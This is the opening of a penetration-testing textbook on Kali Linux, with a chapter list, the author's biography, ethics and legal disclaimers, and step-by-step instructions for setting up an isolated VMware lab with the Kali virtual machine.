

# Advanced Security Testing with Kali Linux

Test your Computer Security using the same Tools and Tactics as an Attacker



**DANIEL W. DIETERLE**  
@cyberarms

# Contents

[Dedication](#)

[About the Author](#)

[Special Thanks](#)

[Part I - Introduction & Installing](#)

[Chapter 1](#)

[Chapter 2](#)

[Chapter 3](#)

[Part II - The MITRE ATT@CK Framework](#)

[Chapter 4](#)

[Chapter 5](#)

[Chapter 6](#)

[Chapter 7](#)

[Part III - Reconnaissance & Scanning](#)

[Chapter 8](#)

[Chapter 9](#)

[Chapter 10](#)

[Chapter 11](#)

[Chapter 12](#)

[Part IV - Website Attacks](#)

[Chapter 13](#)

[Chapter 14](#)

[Chapter 15](#)

[Chapter 16](#)

[Chapter 17](#)

[Chapter 18](#)

[Chapter 19](#)

[Chapter 20](#)

[Chapter 21](#)

[Part V - Bypassing Antivirus & Shellcode](#)

[Chapter 22](#)



[Chapter 23](#)

[Chapter 24](#)

[Chapter 25](#)

[Chapter 26](#)

[Part VI - Password Attacks](#)

[Chapter 27](#)

[Part VII - Privilege Escalation](#)

[Chapter 28](#)

[Chapter 29](#)

[Chapter 30](#)

[Part VIII - Pentesting & Post-Exploitation with PowerShell](#)

[Chapter 31](#)

[Chapter 32](#)

[Chapter 33](#)

[Part IX - Command and Control](#)

[Chapter 34](#)

[Chapter 35](#)

[Chapter 36](#)

[Chapter 37](#)

[Chapter 38](#)

[Chapter 39](#)

[Chapter 40](#)

[Part X - Offensive Forensics](#)

[Chapter 41](#)

[Chapter 42](#)

[Chapter 43](#)

[Part XI - Hacking with IoT - Raspberry Pi](#)

[Chapter 44](#)

[Chapter 45](#)

[Part XII - Kali on Android - Bonus Chapter!](#)

[DuckHunter on Kali NetHunter](#)

# Advanced Security Testing with Kali Linux

**Cover Art & Design:** @alphaomikron

Copyright © 2022 by Daniel W. Dieterle. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means without the prior written permission of the publisher.

All trademarks, registered trademarks and logos are the property of their respective owners.

Version 1

# Dedication

To my family and friends for their unending support and encouragement. Without whom, my 7<sup>th</sup> major writing project would not have been a reality. You all mean the world to me! Thank you all for putting up with me during this long and challenging project. This was by far the most time intensive one yet. This is the last book I am writing; I promise!

Wait, I think I said that the last 6 times too... :D

Daniel Dieterle

*“By failing to prepare, you are preparing to fail” - Benjamin Franklin*

*“If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle” - Sun Tzu, The Art of War*

*“Behold, I send you forth as sheep in the midst of wolves: be ye therefore wise as serpents, and harmless as doves” - Matthew 10:16 (KJV)*



## About the Author



***Daniel W. Dieterle***

Daniel W. Dieterle has worked in the IT field for over 20 years. During this time, he worked for a computer support company where he provided system and network support for hundreds of companies across Upstate New York and throughout Northern Pennsylvania. He also worked in a Fortune 500 Corporate Data Center, an Ivy League School's Computer Support Department and served as an Executive at an Electrical Engineering company.

For over the last 10 years Daniel has been completely focused on security as a Computer Security Researcher and Author. His articles have

been published in international security magazines, and referenced by both technical entities and the media. His Kali Linux based books are used worldwide as a teaching & training resource for universities, technical training centers, government and private sector organizations. Daniel has assisted with creating numerous security training classes and technical training books mainly for publishers based on Ethical Hacking & Kali Linux. He also enjoys helping out those new to the field.

**E-mail:** [cyberarms@live.com](mailto:cyberarms@live.com)

**Website:** [cyberarms.wordpress.com](http://cyberarms.wordpress.com)

**Twitter:** [@cyberarms](https://twitter.com/cyberarms)

# Special Thanks

Iron sharpens Iron and no one is an island unto themselves. Any successful project is always a team effort, and so much more in this case. I wanted to take a moment and give a special thanks to my friends, colleagues, and peers who helped with this book. So many offered invaluable wisdom, counsel and advice - sharing news, experiences, techniques and tools from the trenches. Your assistance, time, insight and input were so greatly appreciated - Thank you!

A special thanks to **Crypto the Llama**, **Alethe Dennis**, **Odysseus Effect**, **Misc Melissa**, **Aleks Secure** and **Sudo Zeus** - I am not sure I would have stayed sane through this two-year project without your constant support, focus adjustments, encouragement, recipes, food pics, online gaming sessions and amazing friendship. You are all rock stars!

**@alphaomikron** – Thank you so much for your constant friendship, unending support and amazing work on the cover art, it is fantastic, as always!

**My Infosec Family** – There are many of you that I don't see as friends, but as family. You know who you are - Thank you all so much for sharing your time, knowledge and friendship with me.

**The Reviewers** - Thank you for all those who helped by reviewing chapters in this book. Special thanks to Aleks Secure and IT Guy Ry, your willingness to help was so appreciated. Some chapters in this book were also offered as a sneak peek preview in different Hakin9 Magazines issues, so a special thanks to my friends at Hakin9 and the Hakin9 Tech Review Teams!



# Part I - Introduction & Installing

# Chapter 1

## Advanced Security Testing with Kali Linux

*“In every apparent disadvantage, some advantage is to be found. The converse is equally true: In each apparent advantage lie the seeds of disadvantage. The Yin is not wholly Yin, nor the Yang wholly Yang. It is only the wise general, said the ancient Chinese military philosopher SunTzu, who is able to recognize this fact and to turn it to good account.” - Mao Tse-tung on Guerrilla Warfare, US Marine Corps FMFRP 12-18*

### What This Book Is

If you are the type of person that likes to roll up your sleeves and dive right in, then this book is for you. This book is simply a hands-on, “learn by doing” continuation of my previous books. It will walk you through some of the more common Tactics, Techniques and Procedures (TTPs) used in the security field. I have always been a “learn by doing” type person. I began writing books that I wished existed when I started my journey in the security field over 10 years ago. I walk through many of the techniques showing every step, with lots of pictures to help in the process.

### What This Book Is Not

This book will not teach you to be an uber l33t hacker. There is no “secret sauce” to leetness here. I hesitated for a very long time about naming this book, “Advanced Security Testing”. The skill level in the security community is very wide, and the word “Advanced” means so many different things to so many different people. This book is simply the last in my Kali Linux security series and covers techniques that:

1. I did not cover in previous books.
2. Readers may need a higher skill level than my basic book to understand.

That’s it, there is no black magic or secret incantations here.

You will not become a Pentester by simply reading this book. Also, do not read this book and then think you can go start doing live security tests on customer networks. Being a professional Pentester, Red Team member or security tester requires many years of diverse training, skills and knowledge that are way beyond this book. This book does not teach you all the different ways to use the tools presented in this book, nor does it teach you how badly things can go wrong if you use them incorrectly. Mostly I show just the most basic usage of tools, how to get them up and running quickly, and some of the common uses. Always fully understand the tools and techniques you are using, and how to undo any changes they make, before ever trying them on a live system.

This book is not heavy on theory. If you want a book that walks you through complex security topics in a lecture type layout, delving deep into security theory, then this book is not for you. Also, you will not find all the answers here, there is no way to cover every tool and technique available. Almost everyone in the security community has their favorite testing process and scripts that they run, a quick search on GitHub for #RedTeam or #Pentesting will return tons of individuals security notes. Covered here are techniques that I know and use and like.

Lastly, this book is the continuation of my Basic Security Testing with Kali Linux series and the replacement/ update for my previous book, “Intermediate Security Testing with Kali Linux”. This book assumes that you already have a basic working knowledge of Kali Linux and are familiar with the security topics covered in my Basic Security book. Topics already covered in my previous books, like basic install and usage of Kali are not covered.

## **What Lab Setup Will I Need?**

This is another topic that I really spent a lot of time deciding which way to go. There are numerous Cloud based learning labs that I really wanted to use for this book. There are also many professional tools and services that I wanted to use. Though in the end, I decided against it. My previous books are used in schools, universities, colleges and training centers worldwide. One thing I was always told was how appreciative students in some countries were that could not afford professional tool licenses or online access to training labs. They loved the fact that my lab setup from previous books were mostly Virtual Machines (VMs). And that



I mostly just used either publicly available tools or the tools that come in Kali Linux. So, with this in mind, this book follows suite, and uses mostly commonly available VMs that will run on a single current computer. Though, there are some chapters at the end where I cover “Internet of Things” type devices, where you would need to purchase other hardware if you want to follow through, mostly the Raspberry Pi chapters.

## **What’s New in Comparison with the Intermediate Kali Book?**

If you have the Intermediate Kali Linux book, should you get this one? Yes! Though this book contains some updated chapters from the Intermediate book (there are only so many ways you can teach Metasploit), this is, in essence a completely different book. Many obsolete chapters from the intermediate book were removed and numerous new ones have been added. Tools and techniques have changed a lot since the Intermediate book first came out. All chapters have been updated using the current version (at the time of this publishing) of Kali Linux.

## **What Should I Do If Something Goes Wrong?**

I tried to make sure everything in the book was up to date at the time of publishing and every walk through worked with the directions given. Though writing about security tools is like writing about a moving target. Software updates constantly change both how Kali Linux and the included tools look and work. The creators of Kali Linux have done an amazing job at pulling together hundreds of security tools into one Linux distribution. As such it is nearly impossible to guarantee that every tool works 100%, especially after a system update or if a tool is installed that did not come in the distribution.

This is one reason why I include so many pictures - many times it is just a menu change or a small change that you can still figure out if you spend some time with it. Though sometimes tools, even major ones, radically change how they are installed and how they work. This is why I try to include the tool website and documentation wiki as often as possible. Always check the tool wiki for the latest install and usage instructions. Also, check the tool support forums to see if the problem you are having has already been resolved. If still no luck, “Google is your friend” as we always said in the support field. It is very rare that you will

have a problem that someone else isn't having. Spending some time Googling the error you are getting will usually lead you in the right direction. Lastly, if you feel the issue is definitely related to one individual tool, you can try to create a new support ticket on the tools support forum, but I have had mixed results with that, especially if the tool is older.

Lastly, always keep a backup copy of your Kali Virtual Machine in case installing a third-party tool breaks Kali or if you just want to start over with a clean slate. The easiest way to do this is to simply make a copy of the downloaded VM and name it Kali Backup. Then if your Kali is changed in a way that you don't like, or becomes unstable, you can always use a copy of your backup.

## **Why Use Kali Linux?**

Kali includes over 600 security testing tools. It allows you to use similar tools and techniques that a hacker would use to test the security of your network so you can find and correct these issues before a real hacker finds them. Hackers usually perform a combination of steps when attacking a network. Some of these steps are summarized below:

- **Recon** – Checking out the target using multiple sources – like intelligence gathering
- **Scanning** – Mapping out and investigating your network
- **Exploitation** – Attacking holes found during the scanning process
- **Elevation of Privileges** – Elevating a lower access account to Root, or System Level
- **Maintaining Access** – Using techniques like backdoors to keep access to your network
- **Covering their Tracks** – Erasing logs, and manipulating files to hide the intrusion

We will not be covering every step in the process, but will show you many techniques that are used. An Ethical Hacker or Penetration Tester (good guys hired to find the holes before an attacker does) mimics many of these attacker techniques, using parameters and guidelines set up with corporate management, to find security issues. They then report their findings to management and assist in correcting the issues.

I would think the biggest drive to use Kali over commercial security solutions is the price. Security testing tools can be extremely costly, Kali is free! Secondly, Kali includes open-source versions of numerous

commercial security products, so you could conceivably replace costly programs by simply using Kali. All though Kali does include several free versions of popular software programs that can be upgraded to the full featured paid versions and used directly through Kali. Though Kali can't possibly contain all the possible security tools that every individual would prefer, it contains enough that Kali could be used from beginning to end of a security engagement. Don't forget that Kali is not just a security tool, but a full-fledged Linux Operating System. So, if your favorite tool runs under Linux, but is not included, most likely you can install and run it in Kali. Don't forget also that many of these tools work on different flavors of Linux - many security professionals prefer to "roll their own" favorite distribution of Linux with only the tools they need.

### **Don't Give Up!**

Some of the topics may seem confusing or hard to understand, don't give up! Try just reading through the rest of the chapter to see if information later helps. If not, set it aside and keep working through the book, and come back to the topic later. There are many topics in security that I didn't understand at the first, second or third try. Many times, I had to move on to other things, learn more and then come back later and try again. It usually made sense to me later, after I had increased my total knowledge about security. There are also some tutorials that just don't want to work. I have had times with some techniques that I have used a hundred times, just not work one time for some reason, so I would have to try it several times for it to work. Other times I have tried new things two, three, and four times without success, but the fifth time, it worked! If I would have given up on the fourth time, I would have never had success. What I am trying to say is that many times, offensive security is an inexact science. The original slogan for Backtrack, the predecessor to Kali Linux was, "Try Harder". We are purposefully trying to "break" things, bypass security mechanisms, tricking things into working and sometimes, something blocks it. That is why it is wise to know multiple techniques to perform single tasks, in case it doesn't work. Many of the chapters in this book are independent of the others, so if you don't understand one topic, you can safely move on to a different topic.

### **Ethical Hacking Issues**



In Ethical Hacking a security tester basically acts like a hacker. He uses tools and techniques that a hacker would most likely use to test a target network's security. The difference is, the penetration tester is hired by the company to test its security and when finished, reveals to the leadership team how they got in and what they can do to plug the holes.

The biggest issue in using these techniques is ethics and law. Some security testing techniques that you can perform with Kali and its included tools are actually illegal to do in some areas. So, it is important that readers check, understand and follow their Local, State and Federal laws before using Kali or the information in this book. Also, you may have some users that try to use Kali, a very powerful set of tools, on a network that they do not have permission to do so. Or they will try to use a technique they learned but may have not mastered on a production network. All of these are potential legal and ethical issues.

### **Disclaimer and Terms of Use**

The information in this book is for educational purposes only. Only practice these techniques in a safe test environment. The reader is solely responsible for any misuse or damage caused from trying or using techniques from this book. Never try to gain access to or security test a network or computer that you do not have written permission to do so. *Doing so could leave you facing legal prosecution and you could end up in jail.*

There are many issues and technologies that you would run into in a live environment that are not covered. This book only demonstrates some of the most basic tool usage in Kali and should not be considered as an all-inclusive manual to Ethical Hacking or Pentesting. I did not create any of the tools in Kali nor am I a representative of Kali Linux or Offensive Security. To err is human, so they say - any grammatical or tutorial errors should not reflect on the tool creators. Please let me know if you run into any tutorial issues so they can be corrected.

Though not mentioned by name, thank you to the Kali developers for creating a spectacular product and thanks to the individual tool creators, you are all doing an amazing job and are helping secure systems worldwide!

**You CAN Do it!**


I hope you enjoy this book, and I wish you great success in your career!

## Chapter 2

### Lab Setup and Installing VMs

In this chapter we will briefly cover a potential lab setup. I used basically the same lab setup type that I have used in all my previous books - a complete virtual lab setup on one host system, with a couple optional systems when needed. As mentioned in the introduction, I wanted to keep this setup simple and as cost affordable as possible. Setting up our testing lab using virtual machines makes it very easy to learn offensive computer security testing using Kali. Virtual machines make it possible to run several operating systems on a single computer. That way we do not need a room full of computers to set up a testing and learning environment. We only need one machine powerful enough to run several Virtual Machine sessions at once. That way also, there are no monthly “cloud access” fees that would hinder some students from being able to access or use them. If you are an instructor, you can modify the layout to however you see fit for your students.

All the labs in the book were done using a Windows 10 Professional Core i7-6700 system with 16 GB of RAM as the Virtual Machine host. It had plenty of power to run all the lab operating systems with no problem at all. When there was an option, I used 64-bit versions of all the software, when possible, especially Kali Linux (Kali Linux 2021-4 64 bit). If you have experience with Virtual Systems, you can use any Virtual Machine software that you want. But for this book I will be using VMware Player as the host software for most of the virtual machines. I do use VirtualBox to run one VM (Linux Metasploitable3) as it is automatically setup to use that platform. As long as VMware and VirtualBox are set to the same subnet they will communicate without problem. When we are done, we should have a small test network that looks something like this:



**WARNING** - Because we will be dealing with vulnerable operating systems, make sure that you have a Firewall Router (Preferably hardware) between the host system and the live internet. Never direct attach a system running vulnerable software to a business network or one with live internet access. Making sure your lab is isolated from outside attack is the responsibility of the reader.

This is intentionally a very simple Lab layout. Again, I wanted to keep it as cost effective as possible for students who couldn't afford online cloud services. You can take this basic design and make it as complex as you like for your environment. If you want to learn a lot about setting up multiple different types of Virtual Labs, I highly recommend the book, "Building Virtual Machine Labs - A Hands-On Guide" by Tony Robinson.

I still use Metasploitable 2 in this book. I know that it is getting old, but it is still a very good learning tool and it is perfect for seeing some of the

basic techniques. We will use the Linux version of Metasploitable 3 - It provides a capture the flag type environment and it is a lot of fun! I chose not to use the Metasploitable 3 Windows version, it can be very hard to install if all the pre-requisites are not setup perfectly. Instead, we will build our own vulnerable Windows Server! We will create a vulnerable Windows Server (2016 or 2019) using the prepping tool “Bad Blood” by @davidprowe (Secframe.com). Bad Blood quickly creates thousands of Active Directory Object that, well, have security issues. Not shown in the picture above, we will also use some Docker images and also Mutillidae II a vulnerable web application that is very actively updated.


I always say, the best way to learn is to jump right in, so let’s go!

## Install VMware Player & Kali Linux


First, we will install VMWare player and Kali Linux. Installing Kali on VMWare is pretty simple as Kali.org provides a VMWare image that you can download, so we will not spend a lot of time on this. Check the VMWare Player website for the latest install instructions.

1. Download and install VMware Player for your OS version.

VMWare player versions and even the download location seem to change frequently. At the time of this writing the current version of VMWare Player is “VMWare Workstation 16 Player” which can be run as either the free player for non-commercial usage or via license. ([https://customerconnect.vmware.com/en/downloads/info/slug/desktop\\_end\\_user\\_computing/vmware\\_workstation\\_player/16\\_0](https://customerconnect.vmware.com/en/downloads/info/slug/desktop_end_user_computing/vmware_workstation_player/16_0))



2. Choose where you want it to install it, the default is normally fine.
3. Follow through the install prompts, reboot when asked.
4. Start VMWare and enter either your e-mail address for the free version or purchase & enter a license key for commercial use.
5. Click, “**Continue**” and then “**Finish**” when done.
6. Download the Kali Linux 64-bit VMWare Image from Kali.org:



It is always good to verify the download file checksum to verify that the file is correct and hasn't been modified or corrupted. You can do this with the certUtil command.

7. From a command prompt, enter “certUtil -hashfile [kali linux download file] SHA256”

Then just verify the checksum with the downloaded file.

8. Next, unzip the file to the location that you want to run it from (I used “Advanced Kali VMs”).

9. Start the VMware Player.
10. Click, “**Player**” from the menu.
11. Then “**File**”
12. Next click, “**Open**”.
13. Navigate to the extracted Kali Linux .vmx file, select it, and click, “**Open**”.
14. It will now show up on the VMWare Player home screen.
15. With the Kali VM highlighted click, “**Edit Virtual Machine Settings**”.


Here you can view and change any settings for the VM:

Device	Summary
Memory	2 GB
Processors	4
Hard Disk (SCSI)	80 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

16. Click, “Network Adapter”:

It is set to NAT (Network Address Translation) by default. NAT means that each Virtual machine will be created in a small NAT network shared amongst them and with the host; they can also reach out to the internet if needed. Some people have reported problems using NAT and can only use Bridged, thus I used bridged for all of my virtual machines in this book. If you do use bridged, ***make sure to have a hardware firewall between your system and the internet.***

17. Click “**OK**” to return to the VMWare Player main screen.
18. Now just click, “**Play Virtual Machine**”, to start Kali. You may get a message asking if the VM was moved or copied, just click, “**I copied it**”.
19. When prompted to install VMWare tools, select to install them later.
20. When Kali boots up, you will come to the Login Screen.
21. Login with the username, “kali” and the password “kali”.
22. You will then be presented with the main Desktop:




We now have the Kali VM installed.

## **Kali Linux - Setting the IP address**

